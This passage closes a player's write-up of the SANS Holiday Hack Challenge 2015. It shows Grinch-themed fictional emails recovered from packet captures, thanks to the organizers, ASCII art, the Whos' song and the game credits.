
```
from.  Why, it's reverse SANTA, of course.  Instead of bringing presents on
Christmas, we'll be stealing them!


Thank you for your partnership in this endeavor.


Signed:

-CLW

President and CEO of ATNAS Corporation
```

sg04 - 20151203133818_4.pcap Email Text

```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <psychdoctor@whovillepsychiatrists.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <psychdoctor@whovillepsychiatrists.com>
Subject: Answer To Your Question
Date: Thu, 3 Dec 2015 13:38:15 -0500
Message-ID: <005a01d12df9$c5b00990$51101cb0$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_005B_01D12DCF.DCDA76C0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEt+b3jejRUkW/FSByK/qhouKyIpQ==
Content-Language: en-us

This is a multipart message in MIME format.

------=_NextPart_000_005B_01D12DCF.DCDA76C0
Content-Type: text/plain;
```




```
       charset="us-ascii"
Content-Transfer-Encoding: 7bit

Dr. O'Malley,


In your recent email, you inquired:


> When did you first notice your anxiety about the holiday season?


Anxiety is hardly the word for it.  It's a deep-seated hatred, Doctor.


Before I get into details, please allow me to remind you that we operate
under the strictest doctor-patient confidentiality agreement in the
business.  I have some very powerful lawyers whom I'd hate to invoke in the
event of some leak on your part.  I seek your help because you are the best
psychiatrist in all of Who-ville.


To answer your question directly, as a young child (I must have been no more
than two), I experienced a life-changing interaction.  Very late on
Christmas Eve, I was awakened to find a grotesque green Who dressed in a
tattered Santa Claus outfit, standing in my barren living room, attempting
to shove our holiday tree up the chimney.  My senses heightened, I put on my
best little-girl innocent voice and asked him what he was doing.  He
explained that he was "Santy Claus" and needed to send the tree for repair.
I instantly knew it was a lie, but I humored the old thief so I could escape
to the safety of my bed.  That horrifying interaction ruined Christmas for
me that year, and I was terrified of the whole holiday season throughout my
teen years.


I later learned that the green Who was known as "the Grinch" and had lost
his mind in the middle of a crime spree to steal Christmas presents.  At the
very moment of his criminal triumph, he had a pitiful change of heart and
started playing all nicey-nice.  What an amateur!  When I became an adult,
my fear of Christmas boiled into true hatred of the whole holiday season.  I
knew that I had to stop Christmas from coming.  But how?


I vowed to finish what the Grinch had started, but to do it at a far larger
scale.  Using the latest technology and a distributed channel of burglars,
we'd rob 2 million houses, grabbing their most precious gifts, and selling
them on the open market.  We'll destroy Christmas as two million homes full
of people all cry "BOO-HOO", and we'll turn a handy profit on the whole
```



```
deal.


Is this "wrong"?  I simply don't care.  I bear the bitter scars of the
Grinch's malfeasance, and singing a little "Fahoo Fores" isn't gonna fix
that!


What is your advice, doctor?


Signed,

Cindy Lou Who
```

sg05 - 20151215161015_5.pcap Email Text

```
Return-Path: <grinch@who-villeisp.com>
X-Original-To: c@atnascorp.com
Delivered-To: c@atnascorp.com
Received: from grinchpc (ool-ad02ccd2.who-villeisp.com [86.75.30.9])
	by atnascorp.com (Postfix) with ESMTP id A0BB38243D
	for <c@atnascorp.com>; Tue, 15 Dec 2015 16:08:05 +0000 (UTC)
From: "Grinch" <grinch@who-villeisp.com>
To: <c@atnascorp.com>
Subject: My Apologies & Holiday Greetings
Date: Tue, 15 Dec 2015 16:09:40 -0500
Message-ID: <006d01d1377c$e9ddbab0$bd993010$@who-villeisp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
	boundary="----=_NextPart_000_006E_01D13753.01091240"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdE3fOmsudtMp92uRb2ABVzNoCxYMA==
Content-Language: en-us

This is a multipart message in MIME format.

------=_NextPart_000_006E_01D13753.01091240
Content-Type: text/plain;
	charset="us-ascii"
Content-Transfer-Encoding: 7bit

Dear Cindy Lou,


I am writing to apologize for what I did to you so long ago.  I wronged you
and all the Whos down in Who-ville due to my extreme misunderstanding of
Christmas and a deep-seated hatred.  I should have never lied to you, and I
```




```
should have never stolen those gifts on Christmas Eve.  I realize that even
returning them on Christmas morn didn't erase my crimes completely.  I seek
your forgiveness.


You see, on Mount Crumpit that fateful Christmas morning, I learned th[4 bytes
missing in capture file]at
Christmas doesn't come from a store.  In fact, I discovered that Christmas
means a whole lot more!


When I returned their gifts, the Whos embraced me.  They forgave.  I was
stunned, and my heart grew even more.  Why, they even let me carve the roast
beast!  They demonstrated to me that the holiday season is, in part, about
forgiveness and love, and that's the gift that all the Whos gave to me that
morning so long ago.  I honestly tear up thinking about it.


I don't expect you to forgive me, Cindy Lou.  But, you have my deepest and
most sincere apologies.


And, above all, don't let my horrible actions from so long ago taint you in
any way.  I understand you've grown into an amazing business leader.  You
are a precious and beautiful Who, my dear.  Please use your skills wisely
and to help and support your fellow Who, especially during the holidays.


I sincerely wish you a holiday season full of kindness and warmth,


--The Grinch
```

The End and Until The Next One...

I want to thank Ed and the entire Counter Hack and SANS team for this year's Holiday Hack Challenge. Is it definitely the best one yet, I learned a lot, and I had **amazing fun** playing it! Awesome job guys!

Have a Merry Christmas, a happy New Year, and a wonderful 2016!!
God Bless and I leave you with these immortal words...
-Mike

```
        __
     .-' |
    /  <\|
   /    \'
   |_.- o-o
   / C  -._)\
  /',        |
 |   `-,_,__,'
 (,,)====[_]=|
   '.   ____/
    | -|-|_
    |____)_)
```




Fahoo forays, dahoo dorays
Welcome Christmas! Come this way
Fahoo forays, dahoo dorays
Welcome Christmas, Christmas Day

Welcome, welcome, fahoo ramus
Welcome, welcome, dahoo damus
Christmas Day is in our grasp
So long as we have hands to clasp

Fahoo forays, dahoo dorays...

```
        /.\
       /   \
      /     \
     /       \
    /_________\
   //         \\
  (/ (___7___) \)
  |  _'  =  `_  |
  |             |
  /^\         /^\
 /   '       '   \
/ /   .`"`.     \ \
\ \  ===[I]==   / /
 '_             _'
    |_________|
    |___|___|
    |___|---|
   (___)`(___)
```



A long time ago in a browser far
far away...

GNOME IN YOUR HOME
A HOLIDAY MYSTERY CHALLENGE

Producer & Narrative Author
Ed Skoudis

Director & Technical Lead
Joshua Wright

Holiday Hack
2015